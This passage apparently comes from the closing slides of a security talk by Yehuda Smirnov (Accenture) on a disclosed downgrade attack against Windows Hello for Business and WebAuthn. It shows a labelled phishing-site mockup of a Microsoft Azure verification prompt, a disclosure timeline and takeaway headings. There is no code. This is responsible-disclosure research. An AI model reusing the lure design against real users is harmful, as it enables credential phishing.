
# DEMONSTRATION

---

# DEMONSTRATION - PHISHING SITE



# DEMONSTRATION - PHISHING SITE



# DEMONSTRATION - PHISHING SITE

Microsoft Azure

 Microsoft

yehuda.smirnov@company.com

**Verify your identity**

Your organization requires additional sign in methods to access this resource.

 Face, fingerprint, PIN or security key

[More information](#)

Are your verification methods current? Check at  
<https://aka.ms/mfasetup>

[Cancel](#)

# REPORT TIMELINE

---

- 10 September 2023 — Reported to Microsoft
- 06 November 2023 — Fixed according to Microsoft

# TAKE AWAYS

---

# TAKE AWAYS

---

Windows Hello for Business



# TAKE AWAYS

---

Windows Hello for Business



WebAuthn API



# TAKE AWAYS

---

Windows Hello for Business



WebAuthn API



Downgrade attack vector



# TAKE AWAYS

---

Windows Hello for Business



WebAuthn API



Downgrade attack vector



Conditional Access Policies



# SLIDES

---

**Github Repo with Slides**



---

# QUESTIONS?

---

---

# THANK YOU

---

FOR WATCHING

**Yehuda Smirnov**  
@yudasm\_

The Accenture logo, featuring the word "accenture" in white lowercase letters followed by a purple chevron symbol (>).